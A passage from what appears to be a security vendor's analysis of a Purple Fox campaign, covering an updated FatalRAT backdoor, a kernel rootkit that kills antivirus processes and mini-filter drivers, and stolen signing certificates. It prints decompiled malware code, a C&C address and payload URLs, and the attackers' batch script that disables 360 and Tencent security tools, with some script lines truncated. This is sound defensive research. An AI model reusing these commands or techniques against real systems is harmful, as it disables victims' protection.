This is implemented in shellcode because of its nature of being small, self-contained, having minimal footprint, and being position independent. However, there is still an anti-forensics flaw: it assumes the required modules inside **svchost.txt** are residing on the disk. If the threat actor mainly implements this for the purpose of anti-forensics and to minimize the loader footprint, to fully gain the anti-forensics benefits, the whole invocation should be carried out in a fileless way (i.e through an exploit), so it will not leave any traces.

We didn't observe the invocation of this chain via any exploits as an arrival vector, however, links to a similar family (the Zegost info stealer which was invoked mainly through shellcode via some exploits) are discussed in the last section. This may mean that there is a group behind the two families that just reused their old techniques from an earlier campaign, specifically invoking their backdoors through customized shellcode loaders.

Second Stage Backdoor

After the shellcode loads and allocates memory for loading the stuffed PE modules inside **svchost.txt**, the execution flow will call into the first PE module found after the shellcode. The module is a remote access trojan that inherits its functionality from a malware reported by AT&T[2] on August 2021 known as **FatalRAT**.

It is a sophisticated C++ RAT that implements a wide set of capabilities for the remote attackers controlling it. The following figure shows the evolution of these family variants, which are all stemmed from the old **Gh0st RAT** previously leaked on github.[3] Some pivot points, which link this module to the previously documented info stealer malware **Zegost**, are discussed in the last section.



Figure 19. The evolution of the updated FatalRAT samples found in this chain

A comparison between the new samples observed from the Purple Fox activities and the early **FatalRAT** samples from an AT&T report[4] reveals a lot of code similarities between their core internal functions.

IDA Vie... | Secondary Unmatc... | Primary Unmatc...

Name	Value
basicBlock matches (library)	463
basicBlock matches (non-library)	892
basicBlocks primary (library)	5331
basicBlocks primary (non-library)	2601
basicBlocks secondary (library)	106
basicBlocks secondary (non-library)	4599
flowGraph edge matches (library)	280
flowGraph edge matches (non-library)	677
flowGraph edges primary (library)	7669
flowGraph edges primary (non-library)	3163
flowGraph edges secondary (library)	132
flowGraph edges secondary (non-library)	6157

Figure 19. BinDiff statistics from the updated FatalRAT(primary) vs. Older FatalRAT(secondary) showing high basic blocks match

The first stage C&C server **202[.]8.123[.]98** links **FatalRAT** operators with the Purple Fox, as it was hosting the malicious compressed archives in this campaign and was used before by **FatalRAT** as their main C&C server.

URLs

Scanned	Detections	Status	URL
2021-09-05	1 / 89	-	http://202.8.123.98:6547/2?=1630845137
2021-09-03	1 / 89	200	http://202.8.123.98:6547/7
2021-09-02	1 / 89	200	http://202.8.123.98:6547/w?=1630362571
2021-09-02	1 / 89	200	http://202.8.123.98:6547/q?=1630638076
2021-09-02	1 / 89	200	http://202.8.123.98:6547/o?=1630629189
2021-09-02	1 / 89	200	http://202.8.123.98:6547/e?=1630588991
2021-09-02	1 / 89	200	http://202.8.123.98:6547/m?=1630361231
2021-09-01	2 / 89	200	http://202.8.123.98:6547/i?=1630348086
2021-08-31	1 / 89	200	http://202.8.123.98:6547/D?=1590426653
2021-08-30	1 / 89	200	http://202.8.123.98:6547/u?=1630364002
2021-08-02	1 / 89	-	https://202.8.123.98/

Figure 20. C&C hosting compressed archives

The executed **FatalRAT** variants shown in Figure 21 and 22 differ across each cluster, this shows that the attackers are incrementally updating it.

```
char *Fun1()
{
  const char *v0; // rbx
  char *result; // rax

  sub_180044760(2121i64);
  word_1807E0FB8 = 0;
  sub_180033FCC((__int64)ServiceName);
  v0 = GetCommandLineA();
  if ( strstr(v0, "-g") || (result = strstr(v0, "-a")) != 0i64 )
  {
    while ( 1 )
    {
      Sleep(0x32u);
      Check_Victim();
    }
  }
  return result;
}
```

Figure 21. Updated FatalRAT variant from cluster-1

```
char *MainThread()
{
  char *result; // eax
  int v1; // eax
  char v2; // cl
  int v3; // esi
  char *v4; // [esp+8h] [ebp-4h]

  CreateMutexA(0, 0, "gamcop");
  v4 = GetCommandLineA();
  if ( strstr(v4, "-a") || (result = strstr(v4, "-g")) != 0 )
  {
    if ( GetLastError() != 0xB7 && strstr(v4, "-a") )
    {
      handler_a();
      return 0;
    }
    if ( GetLastError() != 183 && strstr(v4, "-g") )
    {
      sub_1000790E();
      return 0;
    }
    v1 = 0;
    do
    {
      v2 = byte_1022C230[v1];
      byte_1022E090[v1++] = v2;
    }
    while ( v2 );
    sub_100074D7(0, 0, (int)sub_100051DF, 0, 0, 0);
    Sleep(0x3E8u);
    v3 = sub_100074D7(0, 0, (int)sub_10005352, 0, 0, 0);
    dword_1022E1EC(v3, -1);
    result = (char *)dword_1022E1DC(v3);
  }
  return result;
}
```

Figure 22. Updated FatalRAT variant from a more recent cluster with more added functionality

The remote access trojan is responsible for loading and executing the auxiliary modules according to several checks performed on the victim systems (i.e., changes happen if specific AV agents are running or registry keys are found). Then, it executes them in a specific order hardcoded in the backdoor code instead of waiting for a command from its C&C server.

The auxiliary modules are intended as support for a specific objective that needs to be done. For example, the cluster dropped modules shown in Figure 23 focuses on AV evasion and removal capabilities served from the kernel via various dropped rootkit components.

```
if ( (unsigned int)sub_1803AC760((__int64)"C:\\ProgramData\\bmd.txt", 0) )
{
  Drop_CallDriver("C:\\ProgramData\\CallDriver.exe");
  Sleep(0x64u);
  Drop_Driver("C:\\ProgramData\\Driver.sys");
  Sleep(0x64u);
  Load_Driver("Driver", "C:\\ProgramData\\Driver.sys");
  Sleep(0x3E8u);
  Drop_UAC_Bypass("C:\\ProgramData\\dll.dll");
  sub_1800253D0((__int64)L"rundll32.exe", (__int64)L"C:\\ProgramData\\dll.dll,luohua");
  Sleep(0x3E8u);
  Drop_KillScript("C:\\ProgramData\\Kill.bat");
  Sleep(0x64u);
  sub_180035310("C:\\ProgramData\\speedmem2.hg");
  Sleep(0x1F4u);
  v0 = sub_1800327D4(&v2, (unsigned __int64)"C:\\ProgramData\\Kill.bat");
  sub_1800330E4(v0, 1i64);
}
```

Figure 23. Dropping various PE modules from memory

It also initiates a second stage C&C channel with another set of servers. It sends all the fingerprinting logs collected from the victim's system and then waits for new commands from the C&C server. The configuration parameters for the second stage C&C address is hardcoded after the 7z_dll module in this cluster.



Figure 24. Second Stage config parameters from two variants from the same cluster



Figure 25. FatalRAT encrypted fingerprinting traffic

```
case 109:
  v12 = sub_100074D7(0, 0, (int)sub_100023B7, (int)(a2 + 1), 0, 0);
  goto LABEL_36;
case 110:
  v12 = sub_100074D7(0, 0, (int)sub_1000236F, (int)(a2 + 1), 0, 0);
  goto LABEL_36;
case 111:
  v12 = sub_100074D7(0, 0, (int)sub_10002448, (int)(a2 + 1), 0, 0);
  goto LABEL_36;
case 112:
  v12 = sub_100074D7(0, 0, (int)sub_1000258E, (int)(a2 + 1), 0, 0);
  goto LABEL_36;
case 113:
  LOBYTE(v11) = (unsigned int)CreateThread(0, 0, StartAddress, 0, 0, 0);
  return v11;
case 114:
  LOBYTE(v11) = (unsigned int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10003F4A, 0, 0, 0);
  return v11;
case 115:
  LOBYTE(v11) = (unsigned int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100040D7, 0, 0, 0);
  return v11;
case 116:
  LOBYTE(v11) = (unsigned int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_1000360D, 0, 0, 0);
  return v11;
case 117:
  LOBYTE(v11) = (unsigned int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_10004264, 0, 0, 0);
  return v11;
case 118:
  LOBYTE(v11) = (unsigned int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100043F1, 0, 0, 0);
  return v11;
case 119:
  LOBYTE(v11) = (unsigned int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_1000457E, 0, 0, 0);
  return v11;
case 120:
```

Figure 26. Dispatching commands from C&C as a new worker thread is created

The following table shows the details of the various PE modules from one of the analyzed clusters:

PE Module Order	Module Description	Code section MD5 hash	Size
1	Purple fox second stage updated **FatalRAT**	cd4462856c4fd8b466aa621adac70ded	5399 KB
2	545a30.dll drop and decrypt PE_3	72442AD98A13CA8D1F956D95F98E8AED	71 KB
3	222.dll dropped by 545a30.dll	24D5DAC4C6006A7EC58FD11838543953	361 KB
4	RAMNIT file infector masquerading as Pure Player software	A0272708E1DE3F323B71B5D723BEDD5A	328 KB
5	7z_EXE (Legitimate 7z installer)	70E470D6244A85221ADD5E4571B82DAB	303 KB
6	7z_dll (includes the second stage config)	F2FEEB586039BE21DF852A77C3F0F621	1132 KB
7	luohua Dlldll (for UAC bypass)	4A59658BCC4205A2CA9BE1F13FDAE02B	52 KB
8	User-mode client interface (x64)	6046DC00F75D92877B847A959C4E01F6	75 KB
9	Mini-filter Killer Driver(x64)	842CD635A2662745ED3242CFC21C1C35	136 KB
10	A signed Hidden rootkit variant 1	C9385EE4D39A4BC7EF9DA02F70849EAB	62 KB
11	A signed Hidden rootkit variant 2	2DD4534BF273C23DC641AB0D3B3E192C	384 KB

Table 4. Various PE modules inside svchost.txt cluster

In the recently updated clusters, the attackers started to deliver some new perl modules alongside an interpreter to be executed on the victim machines. We are currently tracking the new payloads delivered by this threat.

Kernel-mode AV-killer Driver Analysis

One of the analyzed executables embedded in **svchost.txt** is a user-mode client used to interface with the accompanying rootkit module shown in the next section. This client supports five different commands, each command implements a specific functionality to be executed from the kernel driver that has the appropriate IOCTL interface exposed. The following table shows the details of each command:

IOCTL Description	IOCTL	User-Mode Command	ARGC	User Mode Client Arguments
Kill a Mini-Filter Driver	0x222000	**m**	**1**	Mini-Filter driver name
Copy Files from Kernel	0x222004	**c**	**2**	Source path, Destination path
Delete Files from Kernel	0x222008	**d**	**1**	File Path to delete
Kill/Wipe User-mode Process	0x22200c	**k**	**2**	Operation Type, Process name
NA	NA	**i**	**1**	Install Service (only in the x86 sample)

Table 1. IOCTL interface implemented by Purple Fox AV killer rootkit

Mini-filter killer driver

File systems are targets for input-output (I/O) operations to access files. File system filtering is the mechanism by which the drivers can intercept calls sent to the file system, which is useful for AV agents. The model called 'file system mini-filters' was developed to replace the legacy filter mechanism. Mini-filters are easier to write and are the preferred way to develop file system filtering drivers in almost all AV engines.

When an application accesses or creates a file, whether legitimate or malicious, it sends IRPs to the Windows File System Driver at the kernel. These IRPs are handled by the Windows I/O Manager and are then intercepted by the Windows Filter Manager. I/O Manager allows the registered mini-filter drivers to filter the intercepted information. The Windows Filter Manager then passes the IRPs to its registered mini-filter drivers, allowing the protection agent to detect file access and modification events on the file system level.



Figure 27. File system mini-filter model

We looked deeper into the mini-filter driver killer and how the attackers implemented this functionality. The driver first enumerates all the registered mini filter drivers on the system using the system API **FltEnumerateFilters**, then it gets the targeted mini-filter object information it is searching for by calling **FltGetFilterInformation**. Lastly, it creates a new system thread to unregister the mini-filter driver and terminate the created system thread (**PsCreateSystemThread** and **FltUnregisterFilter**).

Figure 28 shows the specific call graph for the system APIs used for this functionality.



Figure 28. System APIs calls for unregistering mini-filter drivers

When testing this rootkit functionality to remove a mini-filter driver from an unprotected system, as shown in Figure 29, the driver logged the issued command when it successfully removed the system mini-filter driver.



Figure 29. Testing "m" command on an unprotected system

This functionality was observed being used against 360 safeguard AV agent components. It was found in the bat script shown in the next sections.

Killing user-mode processes

This kernel driver implements two different techniques for killing the user-mode process. The choice is made from the user mode client provided after the **"k"** command; it receives either 1 or 0.

The first technique is when the passed command is **k 0 <PROCESS_NAME>**. It starts with calling **PsLookupProcessByProcessId** to get a referenced pointer to the **EPROCESS structure** of the target process. Then, it attaches the current execution thread to the address space of the target process by calling **KeStackAttachProcess**. After this call, the current thread can directly alter the address space of the target process and wipe all the content directly from the kernel. It enumerates the address space starting from the memory address 0x10000 and starts to wipe the memory contents in chunks of 0x1000 bytes each. It verifies that each address is a valid virtual memory before trying to write it using **MmIsAddressValid** API to avoid crashing the system.

```
result = PsLookupProcessByProcessId(PID, &Object);
v2 = result;
if ( (signed int)result >= 0 )
{
  KeStackAttachProcess(Object, &v4);
  for ( i = (char *)0x10000; (unsigned __int64)i < 0x80000000; i += 4096 )
  {
    if ( (unsigned __int8)MmIsAddressValid(i) )
    {
      memset(i, 0, 0x1000ui64);
    }
    else if ( (unsigned __int64)i > 0x1000000 )
    {
      break;
    }
  }
  KeUnstackDetachProcess(&v4);
  ObfDereferenceObject(Object);
  result = v2;
}
return result;
```

Figure 30. Removing the process content from kernel-space



Figure 31. Testing "k" command on unprotected system

The second implemented method is when the passed command is **k 1 <PROCESS_NAME>.** It will kill the process by using **APC (Asynchronous Procedure Call)**.

APC is a system mechanism in Windows systems that makes it possible to queue a job to be executed in the context of a target thread. This makes it possible to implement any kind of asynchronous callbacks in Windows systems. It's been known to be abused by other malware, mainly to inject other processes in kernel mode. The APIs for dealing with kernel APCs are **undocumented**, indicating a mature threat actor with a wide range of capabilities.

The code shown in Figure 32 shows an enumeration of all the thread IDs running on the systems to identify any thread running under the target process to be killed. It does so by **PsLookupThreadByThreadId**, which takes the thread ID as it is input and returns a referenced pointer to the **ETHREAD** structure for the thread, starting by TID 0x4 adding 4 by each iteration. Then, the **IoThreadToProcess** API returns a pointer to the process for the current thread. If this pointer is equal to the target **EPROCESS** structure, it will use the **KeInitializeApc** and **KeInsertQueueApc** undocumented kernel APIs to queue a kernel APC to the thread queue. The KAPC callback will eventually call **PsTerminateSystemThread**, which is sent along with the IOCTL buffer sent by the user-mode client.

```
do
{
  v5 = PsLookupThreadByThreadId(TID, &Object);
  if ( v5 >= 0 )
  {
    v6 = IoThreadToProcess(Object);
    if ( EProcess == v6 )
    {
      result = PsLookupThreadByThreadId(TID, &Object);
      if ( result < 0 )
        return result;
      v5 = ObReferenceObjectByPointer(Object, 0x1F03FFu, PsThreadType, 0);
      if ( v5 < 0 )
      {
        DbgPrint(&byte_4034AC);
      }
      else
      {
        v7 = ExAllocatePool(0, 0x30u);
        v8 = v7;
        if ( !v7 )
        {
          DbgPrint(&byte_403490);
          return v5;
        }
        KeInitializeApc(v7, Object, 0, KAPC_callback, 0, 0, 0, 0);
        KeInsertQueueApc(v8, 0, 0, 2);
        ObfDereferenceObject(Object);
        DbgPrint(byte_4034A0);
        TID = v10;
      }
    }
  }
  TID += 4;
  v10 = TID;
}
while ( TID < 0x10000 );
```

Figure 32. Killing user-mode process using kernel APCs

Bat script invoker

A sample usage for the previously discussed kernel driver is illustrated in Figure 33. The user-mode client that interfaces with the kernel driver is invoked by the APC mechanism to kill a process called **ZhuDongFangYu.exe**. Then, it unregisters a mini-filter driver called **360FsFlt**. Finally, it kills other processes by the first mechanism **(360safe.exe, 360tray.exe, 360sd.exe, QQPCTray.exe, QQPCRTP.exe)**. Killing these processes helps with AV evasion, stopping the targeted AV agents from running so that the attackers can continue with their activities.

```
ping -n 1 127.1>nul
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" i "C:\$MSRecycle.Bin\Temp\Driver.sys"
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" k 1 ZhuDongFangYu.exe
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" m 360FsFlt
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" k 0 360safe.exe
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" k 0 360tray.exe
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" k 0 360sd.exe
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" k 0 QQPCTray.exe
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" k 0 QQPCRTP.exe
del "%ALLUSERSPROFILE%\Applic
1\Tencent\QQPCMgr\qmvext.db"
del "C:\ProgramData\Tencent\QQPCMgr\qmvext.db"
copy "C:\$MSRecycle.Bin\Temp\qmvext.db" "%ALLUSERSPROFILE%\Applic
copy "C:\$MSRecycle.Bin\Temp\qmvext.db" "C:\ProgramData\Tencent\QQPCMgr\qmvext.db"
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" d "%ALLUSERSPROFILE%\Applic
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" d "C:\ProgramData\Tencent\QQPCMgr\qmvext.db"
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" c "C:\$MSRecycle.Bin\Temp\qmvext.db" "%ALLUSERSPROFILE%\Applic
"C:\$MSRecycle.Bin\Temp\CallDriver.exe" c "C:\$MSRecycle.Bin\Temp\qmvext.db" "C:\ProgramData\Tencent\QQPCMgr\qmvext.db"
del "C:\$MSRecycle.Bin\Temp\CallDriver.exe"
del "C:\$MSRecycle.Bin\Temp\Driver.sys"
del "C:\$MSRecycle.Bin\Temp\speedmem2.hg"
del "C:\$MSRecycle.Bin\Temp\qmvext.db"
del %0
```

Figure 33. Invoking the user-mode client that interfaces with the kernel driver to kill a specific process

Similarity Analysis

Stolen Code Signing Certificate

Analyzing the artifacts dropped by this chain, we looked for the stolen code signing certificates used to sign the kernel drivers' modules so that the modules can be successfully loaded into the Windows kernel. Pivoting with these certificates led us to analyze other signed malicious samples in our malware repository, and these samples can help attribute malicious activity to previously known intrusion sets.

This section will describe the use of three different stolen code signing certificates confirmed to be related to this campaign, and the evidence that links different analyzed samples together.

Name	Serial Number	Valid Usage	Issuer	Status
Hangzhou Hootian Network Technology Co., Ltd.	08 7F CE CC 8E CF 05 F7 4C C3 B8 AF AD 4C 06 5D	Code Signing	VeriSign Class 3 Code Signing 2010 CA	Revoked
上海域联软件技术有限公司	5F 78 14 9E B4 F7 5E B1 74 04 A8 14 3A AE AE D7	Code Signing	VeriSign Class 3 Code Signing 2010 CA	Revoked
Shanghai easy kradar Information	55 2B 41 BE 12 D9 40 43 7D F4 5D 48 87 38 CC 51	Code Signing	Thawte Code Signing CA - G2	Revoked

Consulting Co. Ltd.				

Table 2. Code Signing certificates related to Purple Fox

Retrospectively studying **“Hangzhou Hootian Network”** signed files from our repository, we found a strong connection to early activity of the Purple Fox botnet that started in 2019 (reported by Guardicore[5]).

The threat actors behind Purple Fox used this certificate to sign their rootkit component used to hide the deployed crypto miner module in the earlier campaign in 2019. It mainly used this rootkit to hide its registry keys and achieve file system-level stealth. These drivers were protected and obfuscated with the **VMProtect** tool to increase the difficulty of reverse-engineering the samples.

The fact that this certificate appeared again in the previously analyzed mini-filter removal driver and the other modules appeared in the **svchost.txt** cluster indicates that it is still the same threat actor behind these new activities.

The following table shows an analysis for this malicious certificate from a statistical point of view in terms of the number of captured samples signed with this same malicious certificate.



Figure 34. Signed executables with “Hangzhou Hootian” statistics

Analysis of the second certificate, **上海域联软件技术有限公司 “Shanghai Oceanlink Software Technology Co. Ltd.,”** revealed several clusters of malicious kernel modules. Most of them were compiled drivers that stemmed from two open source projects: Hidden[6] rootkit and Blackbone[7] Windows memory hacking library. Both modules are known to have been utilized in previous Purple Fox activities.

Another interesting link regarding the third certificate, **“Shanghai easy kradar Information Consulting Co. Ltd.,”**is that it overlaps with **“Hangzhou Hootian Network”** in signing a common cluster of kernel drivers of imphash **2bef7e40cd07bc587b2db765364884d9,** which was also seen in previous Purple Fox activities.

The earlier certificate was found to be explicitly blocked by the digitally-signed rootkit FiveSys that was reported in October 2021 by Bitdefender[8]. It shows the competition between different threat actors behind these campaigns as each group tries to exclusively control their victims. It also shows how they identify and block each other using the stolen certificate signatures. This same intelligence over the stolen certificates gives us the ability to cluster, track, and attribute their campaigns.

The malware authors have left debug messages revealing the list of signatures it monitors:

00000478	186.51918030	[MY-1]MD5-0:9D9F343EAA8FB4045A4B7D05437AC02B
00000480	186.51918030	[MY-1]MD5-1:A269121725987B766740D43964E83CF3
00000482	186.51918030	[MY-1]MD5-2:698FD84F0AABAA65F8BD3E7AD417F4D4
00000484	186.51919556	[MY-1]MD5-3:CE7D7EE076A74D3C532265D8F6BBFF09
00000486	186.51919556	[MY-1]Sign-0:Zhang Zhengqi
00000488	186.51921082	[MY-1]Sign-1:Haining shengdun Network Information Technology Co., Ltd
00000490	186.51921082	[MY-1]Sign-2:SHENZHEN LIRINUOS
00000492	186.51921082	[MY-1]Sign-3:Shanghai easy kradar Information Consulting Co.Ltd

Figure 5. FiveSys Rootkit blocking list includes Shanghai easy kradar certificate

